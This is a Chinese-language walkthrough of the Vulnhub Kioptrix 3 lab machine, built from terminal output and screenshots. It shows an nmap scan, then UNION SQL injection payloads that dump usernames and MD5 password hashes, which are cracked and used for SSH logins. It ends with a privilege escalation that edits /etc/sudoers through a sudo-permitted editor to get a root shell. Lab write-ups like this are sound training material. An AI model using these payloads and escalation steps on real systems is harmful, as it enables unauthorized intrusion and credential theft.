

0x03 Vulnhub Kioptrix VM3 通关

nmap 192.168.232.144 -p- --min-rate 9999 -r -sS -oA nmap/port

Starting Nmap 7.95 (<https://nmap.org>) at 2025-09-19 17:25 EDT

Warning: 192.168.232.144 giving up on port because retransmission cap hit (10).

Nmap scan report for 192.168.232.144 (192.168.232.144)

Host is up (0.074s latency).

Not shown: 59787 closed tcp ports (reset), 5746 filtered tcp ports (no-response)

PORT STATE SERVICE


22/tcp open ssh


80/tcp open http

MAC Address: 00:0C:29:24:F7:89 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 31.48 seconds

发现可能有注入点:





访问<http://192.168.232.144/gallery/> 发现有域名跳转

找到 hosts 文件路径

路径：C:\Windows\System32\drivers\etc\hosts

修改192.168.232.144指向kioptrix3.com



+ 新建条目



127.0.0.1

localhost



::1

localhost



192.168.232.144



更新条目

地址

192.168.232.144



主机

kioptrix3.com


注释

可用




更新

取消



存在注入点





[http://kioptrix3.com/gallery/gallery.php?id=1 union select 1,database\(\),3,4,5,6--&sort=dateuploaded#photos](http://kioptrix3.com/gallery/gallery.php?id=1 union select 1,database(),3,4,5,6--&sort=dateuploaded#photos)


got goat? SECURITY

Home » [Ligoat Press Room](#)

Quick Links: [Home](#) [Recent Photos](#)

| Sub Gallery | Last Upload | Photos | Views |
|---|--|--------|-------|
|  gallery 3 | Photo Shoot  New picture for new book | 3 | 40 |

Displaying Photos 1 to 3 of 3

Getting ready for GNN

 Hours before software's release!



In the know...

 Self-Explanatory

Photo Shoot

 New picture for new book



#得到数据库名gallery

id=1 union select 1,datebase(),3,4,5,6 --+


got goat? SECURITY

Home » [Ligoat Press Room](#)

Quick Links: [Home](#) [Recent Photos](#)

| Sub Gallery | Last Upload | Photos | Views |
|---|--|--------|-------|
|  gallery 3 | Photo Shoot  New picture for new book | 3 | 40 |

Displaying Photos 1 to 3 of 3

Getting ready for GNN

 Hours before software's release!









In the know...

 Self-Explanatory

Photo Shoot

 New picture for new book















#查看数据库数量

id=1 union select 1, schema_name,3,4,5,6 from information_schema.schemata--+

| got good? SECURITY | | | |
|--|---|--------|-------|
| Home » Ligoat Press Room | | | |
| Quick Links: Home Recent Photos | | | |
| Sub Gallery | Last Upload | Photos | Views |
|  information_schema 3 | Photo Shoot  New picture for new book | 3 | 40 |
|  gallery 3 | Photo Shoot  New picture for new book | 3 | 40 |
|  mysql 3 | Photo Shoot  New picture for new book | 3 | 40 |
| Displaying Photos 1 to 3 of 3 | | | |

#查看gallery数据库有几个表

id=1 union select 1,table_name,3,4,5,6 from information_schema.tables where table_schema='gallery'--
+

| got good? SECURITY | | | |
|---|---|--------|-------|
| Home » Ligoat Press Room | | | |
| Quick Links: Home Recent Photos | | | |
| Sub Gallery | Last Upload | Photos | Views |
|  dev_accounts 3 | Photo Shoot  New picture for new book | 3 | 40 |
|  gallery_comments 3 | Photo Shoot  New picture for new book | 3 | 40 |
|  gallery_galleries 3 | Photo Shoot  New picture for new book | 3 | 40 |
|  gallery_photos 3 | Photo Shoot  New picture for new book | 3 | 40 |
|  gallery_settings 3 | Photo Shoot  New picture for new book | 3 | 40 |
|  gallery_stats 3 | Photo Shoot  New picture for new book | 3 | 40 |
|  gallery_users 3 | Photo Shoot  New picture for new book | 3 | 40 |
| Displaying Photos 1 to 3 of 3 | | | |







#查看gallery库的dev_accounts表

id=1 union select 1,column_name,3,4,5,6 from information_schema.columns where

table_schema='gallery' and table_name='dev_accounts'--+

→ ↺ 不安全 http://kioptrix3.com/gallery/gallery.php?id=1 union select 1,column_name,3,4,5,6 from 110% ☆

ms08067 网安 简画 AI辅助 github工具 博客/论坛 工作 靶场 加解密网站 本地靶场

| Sub Gallery | Last Upload | Photos | Views |
|---|--|--------|-------|
|  <u>id</u> 3 | <u>Photo Shoot</u>  New picture for new book | 3 | 40 |
|  <u>username</u> 3 | <u>Photo Shoot</u>  New picture for new book | 3 | 40 |
|  <u>password</u> 3 | <u>Photo Shoot</u>  New picture for new book | 3 | 40 |



id=1 union select 1,group_concat(0x7c,id,0x7c,username,0x7c,password),3,4,5,6 from gallery.dev_accounts--+

不安全 http://kioptrix3.com/gallery/gallery.php?id=1 union select 1,group_concat(0x7c,id,0x7c,username,0x7c,password),3,4,5,6 from gallery.dev_accounts--+ 110% ☆

网安 简画 AI辅助 github工具 博客/论坛 工作 靶场 加解密网站 本地靶场

Home » Ligoat Press Room

Quick Links: [Home](#) [Recent Photos](#)

| Sub Gallery | Last Upload | Photos | Views |
|---|--|--------|-------|
|  <u>[1]dreg </u> <u>0d3eccfb887aabd50f243b3f155c0f85, </u> <u>2]loneferret </u> <u>5badcaf789d3d1d09794d8f021f40f0e</u> 3 | <u>Photo Shoot</u>  New picture for new book | 3 | 40 |

Displaying Photos 1 to 3 of 3

用md5解密得两个账户

dreg:Mast3r

loneferret:starwars

用0x7c就是竖杠符号将三个字段进行一个连接显示#0x7c,id,0x7c,username,0x7c,password
用上面的账户dreg 进行ssh连接

ssh drge@192.168.232.144

Unable to negotiate with 192.168.232.144 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
这是一个常见的安全兼容性问题，根本原因是： 你使用的现代 SSH 客户端（OpenSSH）为了安全，默

认禁用了那些被认为过时、不够安全的加密算法，而目标服务器（很可能是一个老旧的系统）只提供这些不安全的算法。

#ssh-rsa 和 ssh-dss 为何被禁用？

ssh-rsa: 使用 SHA-1 哈希算法，该算法现在被认为容易发生碰撞攻击，安全性较弱。

ssh-dss (DSA): 密钥长度固定为 1024 位，以现在的算力来说太短，很容易被破解。

dreg:Mast3r

```
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa  
dreg@192.168.232.144
```

dreg@192.168.232.144's password:

Permission denied, please try again.

dreg@192.168.232.144's password:

Permission denied, please try again.

dreg@192.168.232.144's password:

Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

dreg@Kioptrix3:~\$ id

uid=1001(dreg) gid=1001(dreg) groups=1001(dreg)

dreg@Kioptrix3:~\$ sudo -l

[sudo] password for dreg:

Sorry, user dreg may not run sudo on Kioptrix3.

```
To access official ubuntu documentation, please visit.  
http://help.ubuntu.com/  
Last login: Fri Sep 19 13:15:15 2025 from 192.168.232.1  
dreg@Kioptrix3:~$ sudo -l  
[sudo] password for dreg:  
Sorry, user dreg may not run sudo on Kioptrix3.  
dreg@Kioptrix3:~$ █
```

netstat -lntp

(No info could be read for "-p": geteuid()=1001 but you should be root.)

Active Internet connections (only servers)


```
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -
tcp6 0 0 :::80 :::* LISTEN -
tcp6 0 0 :::22 :::* LISTEN -
```


**dreg@Kioptrix3:~\$ find / -perm -u=s -type f 2>/dev/null-rbash: /dev/null: restricted:
cannot redirect output**

#发现默认用的shell是rbash，输入bash换成bash

```
dreg@Kioptrix3:~$ bash
dreg@Kioptrix3:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/apache2/suexec
/usr/lib/pt_chown
/usr/bin/arping
/usr/bin/mtr
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/at
/usr/bin/sudoedit
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/local/bin/ht
/usr/sbin/pppd
/usr/sbin/uidd
/lib/dhcp3-client/call-dhclient-script
/bin/fusermount
/bin/ping
/bin/mount
/bin/umount
/bin/ping6
/bin/su
```

/bin 目录下存放的都是系统级别的、最核心的命令（二进制可执行文件）
/ht是编辑器

```
dreg@Kioptrix3:~$ export TERM=xterm
dreg@Kioptrix3:~$ /usr/local/bin/ht
```



```
File Edit Windows Help 13:18 19.09.2025
[~] log window 1
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = /usr/local/bin/ht
config = /home/dreg/.htcfg2
couldn't load configuration file, using defaults

1help 2 3open 4 5 6mode 7 8 9 0quit
```

进来啥也做不了

换账户进入loneferret:starwars

**ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa
loneferret@192.168.232.144**

loneferret@Kioptrix3:~\$ sudo -l

User loneferret may run the following commands on this host:

(root) NOPASSWD: !/usr/bin/su

(root) NOPASSWD: /usr/local/bin/ht

loneferret@Kioptrix3:~\$

sudo /usr/local/bin/ht

/etc/passwd

#把权限改为0



```
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
```

/etc/sudoers

```
File Edit Windows Help
[x] log window
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biall
appname = /usr/local/bin/ht
config = /home/loneferret/.ht
couldn't load configuration f

[x] open file
name
/etc/sudoers

files
/..
/.ssh
*checksec.sh
.bash_history
.bash_logout
.bashrc
.nano_history
.profile
.sudo_as_admin_successful
CompanyPolicy.README
dirty.c

mode autodetect v

<UP-DIR> dr-xr-xrwx >
<SUB-DIR> d-----rwx >
26275 -r-xrwxrwx >
913 -r--r--r-- >
220 -r--r--r-- >
2940 -r--r--r-- >
15 -----rwx >
586 -r--r--r-- >
0 -r--r--r-- >
224 -r--r--r-- >
4814 -r--r--r-- >

1 2 3 4 5 6 7 8 9 0
[0] 1:ssh* 2025-09-20 07:07
```

```
File Edit Windows Help Texteditor
[x] /etc/sudoers
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#
Defaults env_reset

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht /bin/bash

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL

# Members of the admin group may gain root privileges

18:67
1help 2save 3open 4 5goto 6mode 7search 8 9 0quit
[0] 1:ssh* 2025-09-20 07:04
```

手动添加/bin/bash,按f2保存

输入sudo /bin/bash

在输入whoami 即可看到root

the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

Last login: Sat Sep 20 02:57:29 2025 from 192.168.232.1

loneferret@Kioptrix3:~\$ sudo -l

User loneferret may run the following commands on this host:

(root) NOPASSWD: !/usr/bin/su

(root) NOPASSWD: /usr/local/bin/ht

(root) NOPASSWD: /bin/bash

loneferret@Kioptrix3:~\$ bash

loneferret@Kioptrix3:~\$ id

uid=1000(loneferret) gid=100(users) groups=100(users)

loneferret@Kioptrix3:~\$ whoami

loneferret

loneferret@Kioptrix3:~\$ bash

loneferret@Kioptrix3:~\$ bash

loneferret@Kioptrix3:~\$ /usr/local/bin/ht

loneferret@Kioptrix3:~\$ sudo /bin/bash

root@Kioptrix3:~# root

bash: root: command not found

root@Kioptrix3:~# whoami

root

root@Kioptrix3:~#

loneferret@Kioptrix3:~\$ sudo -l

User loneferret may run the following commands on this host:

(root) NOPASSWD: !/usr/bin/su

(root) NOPASSWD: /usr/local/bin/ht

loneferret@Kioptrix3:~\$ sudo /usr/local/bin/ht

loneferret@Kioptrix3:~*loneferret@Kioptrix3* : bash

loneferret@Kioptrix3:~\$ whoami

loneferret

loneferret@Kioptrix3:~\$ sudo /bin/bash

root@Kioptrix3:~# root

bash: root: command not found

root@Kioptrix3:~# whomai

bash: whomai: command not found

root@Kioptrix3:~# whoami

root

root@Kioptrix3:~#